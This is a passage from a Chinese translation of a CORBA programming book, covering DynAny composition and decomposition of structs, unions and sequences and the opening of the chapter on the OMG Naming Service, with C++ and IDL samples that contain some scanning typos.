下面是一个使用 set_members 函数合成 CCS::Thermostat::BtData 结构的代码段。这个结构的 IDL 如下：

```
#pragma prefix "acme.com"

module CCS{
    // ...
    typedef short          TempType;
    // ...
    interface Thermostat : Thermometer {
        struct BtData {
            TempType   requested;
            TempType   min_permitted;
            TempType   max_permitted;
            string     error_msg;
        };
        // ...
    };
    // ...
};
```

首先，这段代码构造 BtData 结构的类型代码，然后创建成员序列的每一个元素。为了正确地保存别名信息，代码用 DynAny 来构造 TempType 类型的成员（在 15.4 节，直接向 Any 插入简单类时，我们不能保留别名）。

```
//
// Create an alias for short called "TempType".
//
CORBA::TypeCode_var TempType_tc;
TempType_tc = orb->create_alias_tc(
    "IDL:acme.com/CCS/TempType:1.0",
    "TempType", CORBA::tc_short
);

//
// Create a sequence containing the definitions for the
// four structure members.
//
CORBA::StructMemberSeq mseq;
mseq.length(4);
```

```
mseq[0].name = CORBA::string_dup("requested");
mseq[0].type = TempType_tc;
mseq[1].name = CORBA::string_dup("min_permitted");
mseq[1].type = TempType_tc;
mseq[2].name = CORBA::string_dup("max_permitted");
mseq[2].type = TempType_tc;
mseq[3].name = CORBA::string_dup("error_msg");
mseq[3].type = CORBA::TypeCode::duplicate(CORBA::tc_string);

//
// Create a type code for the BtData structure.
//
CORBA::TypeCode var BtData_tc;
BtData_tc = orb->create_struct_tc(
    "IDL:acme.com/CCS/Termostat/BtData:1.0",
    "BtData", mseq
);

// Create an Any for the requested member with value 99.
//
CORBA::DynAny_var requested;
requested = orb->create_basic_dyn_any(TempType_tc);
requested->insert_short(99);
CORBA::Any_var req_any = requested->to_any();

//
// Create an Any for the min_permitted member with value 50.
//
CORBA::DynAny_var min_permitted;
min_permitted = orb->create_basic_dyn_any(TempType_tc);
min_permitted->insert_short(50);
CORBA::Any_var min_perm-any = min_permitted->to_any();

//
// Create an Any for the max_permitted member with value 90.
//
CORBA::DynAny_var max_permitted;
max_permitted = orb->create_basic_dyn_any(TempType_tc);
max_permitted->insert_short(90);
CORBA::Any_var max_perm-any = max_permitted->to_any();

//
// Create the member sequence.
//
CORBA::NameValuePairSeq members;
members.length(4);
members[0].id = CORBA::string_dup("requested");
members[0].value = req_any;
members[1].id = CORBA::string_dup("min_permitted");
members[1].value = min_perm-any;
members[2].id = CORBA::string_dup("max_permitted");
```

```

members[2].value = max_perm_any;
members[3].id = CORBA::string_dup("error_msg");
members[3].value <<= "Too hot",
//
// Now create the DynStruct and initialize it.
//
CORBA::DynStruct_var ds = orb->create_dyn_struct(BtData_tc);
ds->set_members(members);

//
// Get the Any out of the DynStruct.
//
CORBA::Any_var btd = ds->to_any();

// Use btd...

//
// Clean up.
//
ds->destroy();
max_permitted->destroy();
min_permitted->destroy();
requested->destroy();

```

请注意,对每一个它所创建的 DynAny,此段代码负责调用 destroy。

不是通过调用 set_members 来初始化结构,而是可以遍历这些成员,分别设置它们。对于 BtData 结构,这种方法比前一种方法容易,因为这不需要对每一个成员都先构造一个 Any。

```

// Create type code for BtData as before...
CORBA::TypeCode_var BtData_tc = ...;

//
// Create DynStruct and initialize members using iteration.
//
CORBA::DynStruct_var ds = orb->create_dyn_struct(BtData_tc);
CORBA::DynAny_var member;
member = ds->current_component();
member->insert_short(99);           // Set requested
ds->next();
member = ds->current_component();
member->insert_short(50);           // Set min_permitted
ds->next();
member = ds->current_component();
member->insert_short(90);           // Set max_permitted
ds->next();
member = ds->current_component();
member->insert_string("too hot");   // Set error_msg
CORBA::Any_var bid = ds->to_any(); // Get the Any

```

```
// Use btd...
ds->destroy(); // Clean up
```

调用 current_component 之后,代码调用 next 使从当前位置移到下一个成员。请注意,没有必要显式撤消由 current_component 所返回的 DynAny 对象;只需要撤消 ds,因为撤消 DynAny 也撤消了它的组成组员。

上面代码正确保留了成员的别名信息。例如,requested 成员的类型代码是 CCS::TempType,而不是 short,因为 BtData 的类型代码包含别名信息。

为了分解一个结构,你可以通过调用 get_member 来提取成员,然后分解返回序列的每一个成员,还可以遍历结构,然后一个一个地分解组元。下面是遍历 DynStruct 组元的代码段,用 display 辅助函数处理每一个组元。

```
CORBA::DynStruct_var ds = ...;
CORBA::TypeCode_var tc = ds->type();
for (int i = 0; i < tc->member_count(); i++) {
    CORBA::DynAny_var cc = ds->current_component();
    CORBA::String_var name = ds->current_member_name();
    cout << name << " = ";
    display(cc);
    ds->next();
}
```

这段代码从 DynStruct 中提取类型代码以得到成员的数目,并利用这个数目来控制循环。在每一次迭代中,调用 next 使当前位置移到下一个位置。

17.4.4 使用 DynUnion

要合成一个联合,必须控制鉴别器和激活成员。不像 C++ 联合的绑定,这个联合确保鉴别器和激活成员一致,DynUnion 接口需要你自己来确保它们一致。合成一个联合的最安全方式是:先设置鉴别器值,然后根据鉴别器值来设置成员值。

下面是创建用于气温控制系统的 KeyType 联合的代码段。

```
//
// Create DynUnion.
//
CORBA::DynUnion_var du;
du = orb->create-dyn-union(CCS::Controller::tc_KeyType);
//
// Set discriminator to LOCATION.
//
CORBA::DynAny_var tmp = du->discriminator();
CORBA::DynEnum_var disc = CORBA::DynEnum::narrow(tmp);
assert(!CORBA::is_nil(disc));
disc->value-as-string("LOCATION");
//
// Set member for LOCATION.
```

```

//  

CORBA::DynAny_var member = du->member();  

member->insert_string("Room 414");  

// Use du...  

du->destroy(); // Clean up

```

为简单起见,这段代码用已产生的_tc_KeyType 常量来创建 DynUnion,但是它也可以使用合成的类型代码。

第一步是获得鉴别器的 DynAny,然后把 DynAny 接口紧缩为 DynEnum 接口。这种紧缩一定会成功,因为我们知道联合有一枚举鉴别器。第二步是设置鉴别器的值,以表示 location 元素是激活的。现在正确的联合中的元素是由鉴别器来表示的,代码调用 DynUnion 中的 member 函数以得到激活成员的 DynAny,然后用由 member 返回的 DynAny 设置激活成员的值。最后,代码调用 destroy 以避免泄漏初始创建的 DynAny。

为了合成一个没有激活成员的联合,可以将鉴别器值设置为 case 标号中没有显式列出的一个值。例如:

```

union U switch(long) {
    case 0:
        string s;
    case 1:
        double d;
}

```

你也可以设置鉴别器的值为3,并且没有激活成员来组合一个联合,如下表示。

```

//  

// Create DynUnion.  

//  

CORBA::DynUnion_var du = orb->create_dyn_union(_tc_U);  

//  

// Set discriminator to 3.  

//  

CORBA::DynAny_var disc = du->discriminator();  

disc->insert_long(3);  

// Use du...  

du->destroy(); // Clean up

```

调用这个联合中的 member,member_name 或 name kind,它们的行为是不可预测的,因为没有激活的成员。

如果联合有一个 default case 语句,你首先必须设置鉴别器值,然后赋一个值给 default 成员。例如:

```

union V switch (long) {
    case 0:
        string s;
    case 1:

```

```

    double d;
default:
    char c;
};

```

下面代码用值为‘X’的成员 c 合成一个 V 类型的联合：

```

//
// Create DynUnion.
//
CORBA::DynUnion_var du;
du = orb->create_dyn_union(_tc_V);

//
// Set discriminator to 99.
//
CORBA::DynAny_var disc = du->discriminator();
disc->insert_long(99);

//
// Set default member.
//
CORBA::DynAny_var member = du->member();
member->insert_char('X');

// Use du...
du->destroy(); // Clean up

```

不幸的是，由于 set_as_default 属性没有说明，联合的分解很困难。问题是，不知道联合是否具有激活的成员。然而，除非知道这个问题，否则就不能调用 member、member_name 或 name_kind，因为如果联合没有激活的成员，这些操作的行为就不可预测。

可以通过获得鉴别器的类型代码，检查鉴别器的所有 case 标号，然后查看联合的鉴别器是否与 case 标号相匹配来解决这个缺陷。这本身就够复杂，但要实现它更复杂，因为 DynAny 没有提供等价操作。必须写出自己的等价运算符，这个运算符可以把鉴别器的值和所有的 case 标号相比较，来查看联合是否有激活的成员。

从概念来讲这样做并不难，但要实现就要编写大量代码。因此在这儿不介绍如何实现它。除非规范中解决了这个缺陷，否则最好是请教 ORB 供应商如何在实现中找出 set_as_default 的行为。假定仅当联合真的有激活成员时，set_as_default 返回真，这样就可以编写如下分解代码：

```

CORBA::DynUnion_var du = ...; // Get DynUnion...
CORBA::DynAny_var disc = du->discriminator();
// Decompose discriminator...
if (!du->set_as_default()) {
    CORBA::String_var mname = du->member_name();
    cout << "member name is " << mname << endl;
    CORBA::DynAny_var member = du->member();
    // Decompose member...
}

```

```

    }
du->destroy();

```

17.4.5 使用 DynSequence

可以使用两种方法来合成一个序列。你可以用 DynAny 基接口迭代操作来遍历这个序列，还可以使用 set_elements 来提供用作 any 值序列的序列元素。不管使用那种方法，首先必须通过设置 Length 属性来设置序列中元素的数目。

下面代码段用迭代来填写值的序列。假定 IDL 包含一个 long 值序列的定义 Long Seq。

```

CORBA::DynSequence var ds = orb->create_dyn_sequence(_tc_LongSeq);
ds->length(20);
for (int i = 0; i < 20; i++) {
    CORBA::DynAny_var da = ds->current_component();
    da->insert_long(i);
    ds->next();
}
// Use ds...
ds->destroy(); // Clean up

```

为了分解一个序列，你可以遍历单个成员，还可以调用 get_members。下面是使用 get_members 从长整型值序列中提取元素的代码段。请注意，get_members 返回一个 Any 序列（不是 DynAny），因此代码从成员中提取长整型值，并打印。

```

CORBA::DynSequence var ds;
COBA::AnySeq var as = ds->get_elements();
for(CORBA::ULong i = 0; i < as->length(); i++) {
    CORBA::ULong ul;
    assert(as[i] >>= ul);
    cout << ul << endl;
}

```

17.5 用于通用显示的 DynAny

一个有用的 DynAny 应用程序是用于通用的显示目的。应用 DynAny，可在运行时把任意的 Any 值分解成它的组成部分，并显示在屏幕上。这个性能是有用的，例如，调试器在编译时必须能监视一个值，即使编译时不知道类型代码。

下面是这种通用显示功能的一个概要，为了节省空间，没有完全把它列出来，因此，并没有涉及到所有可能的类型。然而，这对用来完成其余类型的功能已经足够了。请注意，这种显示功能仅是简单标准的输出，并没有改善数据的版面设计。当然，这并不是要阻止用更复杂方法来表示值的内容，例如用于图形用户绘图接口的列表窗口部件。

```

void
display(CORBA::DynAny_ptr da)

```

```
//  
// Strip aliases  
//  
CORBA::TypeCode_var tc(da->type());  
while (tc->kind() == CORBA::tk_alias)  
    tc = tc->content_type();  
  
//  
// Deal with each type of data.  
//  
switch (tc->kind()) {  
case CORBA::tk_short:  
    cout << da->get_short();  
    break;  
case CORBA::tk_long:  
    cout << da->get_long();  
    break;  
case CORBA::tk_string:  
{  
    CORBA::String_var s(da->get_string());  
    cout << "\\" << s << "\\";  
}  
    break;  
//  
// Deal with remaining simple types here... (not shown)  
//  
case CORBA::tk_struct:  
case CORBA::tk_except:  
{  
    CORBA::DynStruct_var ds =  
        CORBA::DynStruct::narrow(da);  
    CORBA::TypeCode_var tc(ds->type());  
    for (int i = 0; i < tc->member_count(); i++) {  
        CORBA::DynAny_var cm(ds->current_component());  
        CORBA::String_var mem(ds->current_member_name());  
        cout << mem << " = " << endl;  
        display(cm);  
        ds->next();  
    }  
}  
    break;  
case CORBA::tk_enum:  
{  
    CORBA::DynEnum_var de(CORBA::DynEnum::narrow(da));  
    CORBA::String_var val(de->value_as_string());  
    cout << val << endl;  
    break;  
}
```

```

    }

    case CORBA::tk_objref:
    {
        CORBA::TypeCode_var tc(da->type());
        CORBA::String_var id(tc->id());
        cout << "Object reference (" << id << ")" << endl;
        CORBA::Object_var obj(da->get_reference());
        CORBA::String_var str_ref(orb->object_to_string(obj));
        cout << str_ref << endl;
    }
    break;

    case CORBA::tk_array:
    {
        CORBA::TypeCode_var tc(da->type());
        for (int i = 0; i < tc->length(); i++) {
            CORBA::DynAny_var cm(da->current_component());
            cout << "[" << i << "]=" << endl;
            display(cm);
            da->next();
        }
    }
    break;
}

// Deal with remaining complex types here... (not shown)
//
}
}

cout << endl;
}

```

17.6 获得类型信息

在前面章节中,会注意到我们所介绍的例子代码中仍然包含类型信息。然而,它不是 IDL 生成的存根形式的类型信息,而是在源代码中的明确的常数格式。例如字面量仓库 ID。这意味着,源代码仍然有 IDL 类型编译时的知识,至少有类型组成的信息。问题是:否则应用程序如何(不用与存根链接,也不用明确的常量)获得必要的类型信息来合成值?

答案是取决于应用程序。为分解一个值,根本不需要 IDL 类型的编译时的知识。TypeCode 和 DynAny 接口提供了所有必需的功能来把一个复杂值分解为它的组成值,而不用任何 IDL 类型的编译时的知识。然而,为了值的合成,有时却需要获得类型知识。下面各节介绍在运行时获得类型知识的可选方案。

17.6.1 从 OMG 接口仓库获得类型信息

一种选择是在运行时咨询接口仓库。在这本书中,没有提及 OMG 接口仓库知识,因此并没有详细说明这种选择。只要知道通过使用类型仓库 ID 作为索引进入接口仓库(IFR),就可以在运行时从接口仓库中发现一个类型完整的 IDL 定义就够了。IFR 返回描述一个类

型的对象引用。显然的(如果不是细节的),这类似于类型代码描述了值的类型的方法。类型代码和 IFR 的主要区别是 IFR 所描述的内容要比值的类型多,例如接口、操作、属性和模块。

例如,联合使用 IFR、DynAny 和 DII,我们就能建立一个通用 CORBA 客户程序。给出一个向任意类型的对象的对象引用,这样一种通用客户程序可从 IFR 提取对象的接口定义,并动态构造一个反映对象操作和属性的用户接口。然后,我们可以将值输入该接口,这类通用客户程序通过 DII 利用 DynAny 把这些值转变成它所调用的操作的参数。

17.6.2 从转换表中获得类型信息

另一种选择是通过利用规则把一种类型系统转换成另一类型来动态合成值。例如,CORBA-CMIP 网桥利用由 Joint Inter-Domain Management (JIDM) 规范所定义的映射规则解决了如何把每个 CORBA 请求转换成 CMIP 请求,反之亦然。事实上,可以利用工具通过编译相关 IDL 或 GDMO^②的定义来配置这个网桥。这个工具产生一个转换表或驱动这个网桥系统的共享库格式的输出。对每一个外来的请求,网桥使用固定转换规则与这个工具所提供的动态类型信息一起解决了两个协议之间的请求和数据类型的转换问题。

17.6.3 从表达式获得类型信息

CORBA 通知服务从[26]它的客户机上获得相关类型的知识。简言之,OMG 通知服务通过使用过滤器扩展了 OMG 事件服务(参阅第 20 章)。过滤器是一个 Boolean 型表达式,它决定某个具体的事件是否通过通道传递。通过提供一个如下的过滤器表达式,客户机在通道中安装一个过滤器:

```
$ . -repos. id =='IDL:CCS/Thermostat/BtData:1.0' and
($ . requested > 90 or $ . requested < 20)
```

相关类型信息以过滤器表达式的一部分提供给通道,这样,通道就可把 any 值和过滤器相比较。典型情况是,通道是这样实现的,它首先为过滤器表达式产生一个抽象语法树,然后评估树上的每一个节点。因为表达式本身包含像仓库 ID 和字段名等内容,所以通道可以把过滤器和 any 值相比较,而不需要从接口仓库得到附加的类型信息。

17.7 本章小结

DynAny 提供值的合成和分解,这与 TypeCode 合成和分解类型相似。同时,DynAny 和 TypeCode 提供通用应用程序所需要的特性,即应用程序不需要值在编译时的类型知识。DynAny 接口在未来版本中很可能至少要进行一些细小的修改。因此应当与供应商核实以便与最新 CORBA 版本一致。

^② GDMO 代表“Guide Lines for the Definition of Management”,它是一种开放系统互连网络管理的类型定义语言。

第5部分 CORBA 服务

第18章 OMG 命名服务

18.1 本 章 概 述

本章将讲述怎样使用命名服务(Naming Service)来获得对象引用而不必将它们作为字符串来回传递。18.2节和18.3节将给出这种服务的基本原理和概念。18.4节至18.9节将详细讲述IDL操作和在命名图中怎样使用和定位名称和对象引用。18.10节至18.13节将讨论许多程序设计问题,例如,为什么使用命名服务作为你的应用程序体系结构的一部分,以及如何使用联邦化命名。18.14节将讲述如何在气温控制系统中使用命名服务。

18.2 简 介

OMG 命名服务[21]是最简单也是最基本的标准 CORBA 服务。它提供从名称到对象引用的映射:给定一个名称,该服务返回一个存储在此名称下的对象引用。这点很像 Internet 的域名服务系统(DNS),将 Internet 的域名(如 acme.com)转换为 IP 地址(如 234.234.234.234)。OMG 命名服务和 DNS 执行简单的从名称到对应查找值的映射,就像一本电话簿中的白页,根据姓氏来查找电话号码。

命名服务给客户程序提供了许多便利之处^①。

- 客户程序可以给对象起有意义的名称而不必处理字符串化的对象引用。
- 通过改变在某个名称下公告的引用值,客户程序可以在不改变源码的情况下使用不同接口的实现。客户程序使用同一个名称却获得不同的引用。
- 命名服务可以使应用程序的组件访问一个应用程序的初始引用。在命名服务中公告这些引用,可以避免将引用变为字符串化的引用存储在文件中的必要性。

18.3 基 本 概 念

命名服务将名称映射为对象引用。这种“名称-引用”的关系称为名称绑定(name binding)。同一个对象引用可以使用不同的名称多次被存储,但是每个名称只能准确地确定

^① 在这里所讨论的上下文中,客户程序是指命名服务的客户程序。这个客户程序可以是客户机也可以是服务器,这取决于你的应用程序。

一个引用。一个命名上下文(naming context)就是一个存储名称绑定的对象。换句话说，每个上下文对象实现一个从名称到对象引用的映射表。这个表中的名称可以表示某个应用程序(如 CCS 控制器)的对象引用，也可以表示命名服务中的另一个上下文对象。这意味着，如同文件系统，上下文就好像是一个有层次的表单：命名上下文相当于一个目录，用来存储指向其他目录(其他的上下文)和文件(应用程序对象)的名称。一个上下文和名称绑定的层次结构称为命名图(naming graph)。图18.1是一个命名图的例子。




图18.1 命名图

在这个图中，空心的节点表示命名上下文，实心的节点表示应用程序对象。一个上下文既可以是内部节点，也可以是叶节点，而一个应用程序只能作为叶节点。方向弧表示对象引用，并且以它们在命名上下文中出现的名称被标注。

这种命名图与我们常见的 DOS 和 UNIX 文件系统相似。

- 在一个特定的命名上下文中，名称绑定是唯一的(每个绑定在它的父代上下文中只能出现一次)。
- 给定一个起始的上下文，就可以通过遍历起始节点到目标节点的路径而导航到目标节点。在遍历过程中，这些绑定序列构成了唯一识别目标对象的路径名。
- 如果每一个名称绑定在不同的父代上下文中，则相同的名称绑定可以多次重复出现。例如，绑定 bin 在图18.1的命名图中出现了两次。
- 单个的对象和上下文可以有多个名称。例如，在图18.1中，名称绑定 sys 和 s1 指向同一个上下文。(像在 UNIX 文件系统中，同一个文件或目录可以对应多个链接。)

尽管命名图与多层次文件系统很相似，但是从图18.1也可看出命名图与多层次文件系统有一些不同之处。

- 一个命名图中的上下文可以是没有名称的上下文。这种上下文就叫孤立(orphaned)上下文。(这点与普通的文件系统不同，普通文件系统要求每一个文件和目录必须有一个名称。)
- 具有一个或多个不同上下文的命名图称为初始命名(initial naming)上下文。通常，初始命名上下文是孤立上下文(但是，它们也可以不是)。相反，如果一个上下文是孤立的，那么一般情况下，它也是初始命名上下文。在18.6.3节将会讲到，初始命名上下文决定了客户机访问命名图的那些节点。一个初始命名图好比是文件系统中的根目录。

- 一个命名图可以有多个根节点。通常每个这样的根节点都被配置成初始命名上下文。
- 一个命名图可以由许多不相连的子命名图组成。
- 一个命名图也可以有回路。

之所以有这些不同之处是有原因的。OMG 命名服务既可以作为一个单个的服务，也可以作为其他现存的多种命名服务中的前端服务。如果命名服务作为前端服务的话，OMG 命名服务必须具有能反映后端服务的语义。如果后端服务允许有回路，则前端服务也必须允许这些回路。因此，OMG 命名服务不应当对命名图的形态做过多的限制，以避免限制后端服务所作的选择。

应尽量避免在命名图中使用回路。回路使这些服务难于管理，因为它们在同一个绑定中产生无限多的路径名（死循环）。例如，在一个回路中遍历 collections, cd 和 app2，命名图 18.1 包含路径名的死循环。

如果命名图由许多不相连的子图组成，每个根节点通常被配置为初始命名上下文。客户端可以通过特殊的 API 调用（参阅 18.6.3 节）获得初始命名上下文的访问权。

18.4 命名服务 IDL 的结构

命名服务 IDL 的定义是由 CosNaming.idl 文件提供的。此文件包含一个名为 CosNaming 的独立模块。这个模块包含许多类型的定义，同时还包含两个接口：NamingContext 和 BindingIterator。这个服务的 IDL 的完整的结构如下：

```
// File: CosNaming.idl
# pragma prefix "omg.org"
module CosNaming {
    // Type definitions here...
    interface NamingContext {
        // ...
    };
    interface BindingIterator {
        // ...
    };
}
```

请注意：整个规范的仓库 ID 带有前缀 omg.org。这是所有 OMG 规范的一个共同特性，这样可以避免仓库 ID 的全局命名空间的互相干涉。

18.5 名称的语义

直观上看，在命名服务中使用的名称与普通文件系统中的名称很相似。但是，还有许多需要注意的不同之处。

18.5.1 名称结构

OMG 命名服务中使用的名称与普通文件系统中的并不完全相同。下面是一些相关的

定义：

```
module CosNaming {
    typedef string Istring;
    struct NameComponent {
        Istring id;
        Istring kind;
    };
    typedef sequence<NameComponent> Name;
    // ...
};
```

NameComponent 结构对应于路径名中的单“跳”。名称组元序列对应一个路径名，它定义了从某一起始上下文到目标绑定的遍历关系。每个名称组元本身是由一对字符串构成的：id 和 kind。这里的名称 CosNaming 与普通文件的路径名不同（在路径名中，每个名称只是一个简单字符串，而不是字符串对）。

18.5.2 名称的表达

OMG 命名服务的规范没有将名称的表示定义为字符串。换句话说，我们不能简单的用 user/u1/fred 去表示一个路径名。OMG 命名服务没有对名称组元中使用的字符作出严格的限制（所有的 ISO Latin-1 字符集都是合法的，包括非印刷字符）^②。这表明在 OMG 命名服务中没有像“/”这样的分隔符来分隔各名称组元。另外，名称组元本身是由一对字符串构成的，字符串化的名称需要辅助分隔符（而不是“/”）来分隔名称组元中 id 和 kind 部分^③。因为，没有特殊的方法将名称 CosNaming 表示为一个字符串，所以，可以用表格来表示这些名称。

表18.1中的名称由三部分组成。在三部分中，只使用了 id 字段，kind 字段是空的。有关名称的另一个实例参阅表18.2。

表18.1 用表格来表示一个名称(所有的 kind 字段都是空的)

Index	id	Kind
0	user	
1	u1	
2	fred	

表18.2 使用 id 和 kind 字段的一个名称

Index	id	kind
0	a/b	dir
1		
2	ctrl	factory

^② 规范中允许命名服务的实现限制某些合法的字符出现，所以它可以使用只支持一个限定字符集的后端命名服务。大多数的实现是不会限制合法的字符出现的，但是如果你的命名服务有什么限制的话，请向你的软件供应商进行咨询。

^③ 在读这本书时，OMG 正在评估命名服务修改的草案。修订过的命名服务将定义一个字符串化的名称表达。

这个三组元名称中,第一个组元的 id 字段是 a/b 而 kind 字段为 dir。第二个组元的 id 和 kind 字段均为空。第三个组元的 id 字段是 ctrl 而 kind 字段为 factory。

本章的后续部分,将使用印刷约定来表示名称。例如 下面的名称与表18.1所表示的完全相同。

```
user/u1/fred
```

这里我们仍使用斜杠作为名称组元的分隔符;为了避免这种表示形式的混淆,我们不赞成使用带有斜杠的名称(虽然这种使用在命名服务中是合法的)。

我们可以使用如下定义来表示带有 kind 字段的一个名称:

```
user(dir)/u1(dir)/fred(person)
```

这里的定义与表18.3所示的三组元名称相同。此外,为了避免同常见的使用圆括号分隔符的约定相混淆,一般不在 id 和 kind 字段中使用圆括号。

表18.3 用表格表示 user(dir)/u1(dir)/fred(person)名称

Index	id	kind
0	user	dir
1	u1	dir
2	fred	person

虽然在名称组元中可以使用非印刷体字符,但是,建议读者在名称中还是尽量使用与普通文件名相同的字符集。这样做会给读者以后运用其他命令行工具或者图形用户接口来使用命名图时带来极大的方便。

18.5.3 kind 字段的作用

名称组元中的 kind 字段可以用来描述 id 字段。例如,可以用 person, factory 或者 GIF_ Image 的字段值来对某一个名称下公告的对象进行分类。这一点类似于普通文件名的扩展名;例如,我们经常使用像 file.cc 或 file.o 形式的文件名,以便根据它们的名称来了解文件的内容。

许多人(包括作者在内)都认为将名称组元的 id 和 kind 区分开来是不明智的。首先,与文件名相比没有必要保留对象名。其次,即使名称组元是单个字符串,我们仍然可以通过只使用 id 字段和“.”来使用名称的扩展名。从这一点讲,命名服务的规范不但没有给名称组元带来特殊的功能,反而增加了它使用的复杂性。

但是,我们必须强迫自己去习惯命名服务中这些有缺陷的表示。在你的应用程序中,可以选择忽略 kind 字段,并始终将其设为空字符串。

18.5.4 不支持宽位字符串

如果你看一下名称的 IDL 定义(参阅18.4节),会发现另一个缺陷。请注意,IDL 中有一个 Istring 的类型定义。Istring 只表示 string 的一个别名,但是为什么加上这一条定义呢?出

于历史的原因,在早期定义命名服务时,IDL 并不支持宽位字符类型,但是将来的版本会支持宽位字符类型。加入 Istring 正是为了迎合这种趋势。其思路是将 Istring 重定义为 wstring,OMG 会对命名服务进行升级,以支持包含宽位字符类型的名称。

不幸的是,这种想法还没有实现。试想,如果现在 OMG 将 Istring 转换为 wstring 的别名,那么会出现什么情况。我们将不得不在 CORBA 中同时支持两种不同的命名服务。在某些服务中 Istring 会是 string 的别名,而在另一些服务中 Istring 将会是 wstring 的别名。这样就出现了同一个仓库 ID 却有两种不同的类型。在某个服务中,如仓库 ID

IDL:Omg.org/CosNaming/Istring:1.0

指的是 string 类型,而在另一个服务中,同样的仓库 ID 却指 wstring 类型。

事实上这种情况是不允许的,因为从直观上讲 CORBA 是依赖于仓库 ID 来提供类型安全的。CORBA 要求,在任何情况下相同的仓库 ID 只能代表相同的类型。在 CORBA 系统中,如果单个的仓库 ID 在不同的应用程序中表示为不同的类型,那么所有类型安全性和互用性都将不复存在。比如,当一个将 Istring 作为 string 类型的客户机发送一个名称组元给一个将 Istring 作为 wstring 类型的服务器时,服务器的编组代码(marshaling code)会将客户机的 8 位 ISO Latin-1 字符错误的翻译为宽位字符类型。这不仅导致名称组元的位模式被错误的解释,而且可能造成服务器丧失与 IIOP 消息边界的同步性,严重的会导致服务器的崩溃。

到目前为止还没有计划升级命名服务,以便支持宽位字符类型。如果将来真的升级的话,也决不是简单地将 Istring 重定义为 wstring,而应当增加一种新的模块使其包含新的程序接口,以便支持宽位字符名称。

将命名服务升级,使其支持宽位字符只是众多的关于软件版本的话题之一,这方面的话题我们在 4.19.3 节中曾简要地介绍过。

18.5.5 名称的等价性

在 18.3 节中,我们阐述了名称组元在其父代上下文中必须是唯一的。要确定这种唯一性,必须同时考查 id 和 kind。这说明同一个上下文可以具有两个名称组元,这两个名称组元的 id 字段值相同,但是其 kind 字段的值却不同。同样,当两个名称组元具有相同的 kind 字段值而其 id 字段值不同,即视为不同的两个名称组元。通常,名称的等价性被定义为:

1. 两个名称组元有相同的 id 和 kind 字段值时,才被视为等价。
2. 两个名称只有当它们所有的组元均相同时,才被视为等价。

例如,下面所列的 4 个单组元名称是不相同的,它们可以被放置在同一个父代上下文中:

```
Guinness(Beer)
Budweiser(Beer)
Chair(Person)
Chair(Furniture)
```

18.5.6 绝对与相对名称

有一点很重要,即 OMG 命名服务不支持绝对名称的概念,因为命名图不允许有不同的根上下文。(如图 18.1 所示,一个命名图可以有几个上下文。)这表明一个名称只有被解释成

某个相关的起始上下文才有意义。从起始上下文开始解释一个名称,每个名称组元在这个上下文中确定一个绑定,或者指向下一级上下文、或者确定一个绑定使其指向应用程序对象。这表明每个名称的所有组元(除了最终组元)必须确定一个上下文对象的绑定。最终组元既可以确定一个上下文也可以确定一个应用程序对象。(这一点与普通文件名很相似,即每个路径名组元除了最终节点外必须命名一个目录。)

18.5.7 名称解析

将一个名称翻译成对应的上下文就叫解析名称。名称解析从起始上下文开始。命名服务搜索起始上下文,这个起始上下文指向某个名称的第一个组元相匹配的绑定。如果这个绑定存在,那么这个绑定确定一个指向其他上下文的 IOR 或者指向某个应用程序对象。如果这个名称包含更进一步的组元,那么由第一个组元确定的 IOR 就可以指向另一个上下文,接着还可以搜索第二个组元,这样可以一直搜索下去。这种解析过程可以一直连续进行下去直到所有的名称组元都被解析完为止,并且提交名称的最终组元所确定的对象引用。对任意一个调用上下文 ext 的操作 op ,使用包含组元 c_1, c_2, \dots, c_n 的一个名称,我们可以递归地定义如下名称解析:

$$\text{ext} \rightarrow \text{op}([c_1, c_2, \dots, c_n]) \equiv \text{ext} \rightarrow \text{resolve}([c_1]) \rightarrow \text{op}([c_2, \dots, c_n])$$

这个公式看起来很复杂,但是它详细的描述了通过路径名来确定一个文件和目录的过程:我们用此路径名的每个组元来遍历不同层次的目录,直到所有的名称都无遗漏为止。操作 op 作用于最终组元所确定的文件和目录。

18.6 命名上下文的 IDL

绝大多数命名服务的功能都由 NamingContext 接口提供,此接口定义了许多相关的实现和异常。在这里不打算讲述这个定义的完整的接口,而是一部分一部分的讨论。首先,我们讨论 NamingContext 接口中定义的异常,然后讨论接口的各种操作。

18.6.1 命名服务中的异常

NamingContext 接口定义了许多异常,这些异常是由各种操作引发的:

```
module CosNaming {
    // ...
    interface NamingContext {
        enum NotFoundReason {
            missing_node, not_context, not_object
        };
        exception NotFound {
            NotFoundReason why;
            Name          rest_of_name;
        };
        exception CannotProceed {
            NamingContext ext;
        };
    };
}
```

```

        Name          rest_of_name;
    );
exception InvalidName {};
exception AlreadyBound {};
exception NotEmpty {};
// ...
};

// ...
};

```

NotFound 异常

引发 NotFound 异常是因为,当某一操作需要查找一个名称,而此名称并没有被解析为一个现有的绑定。NotFound 异常包含两个数据成员。

why

- why 成员提供了许多有关查找失败原因的信息。
 - missing_node
名称的某个组元所指定的绑定不存在。
 - not_context
名称的某个组元(不是最终组元)指定了一个应用程序对象的绑定,而不是指定了一个上下文。
 - not_object
名称组元所指定的对象引用为空(所指对象不存在)。
 - rest_of_name
rest_of_name 成员包含了不能被解析的名称的后缀(trailing part)。

CannotProceed 异常

这个异常表示实现由于某些原因已被放弃。通常,这种情况发生在当一个名称绑定所确定的上下文是在某个远程进程中实现的不同命名服务内,而此命名服务在名称解析中无法实现(比如,由于网络已经关机(down))。CannotProceed 异常包含两个数据成员:

- ctxt
某上下文的对象引用包含第一个不可解析的绑定。
- rest_of_name
此成员包含名称中不可分解的剩余部分。

InvalidName 异常

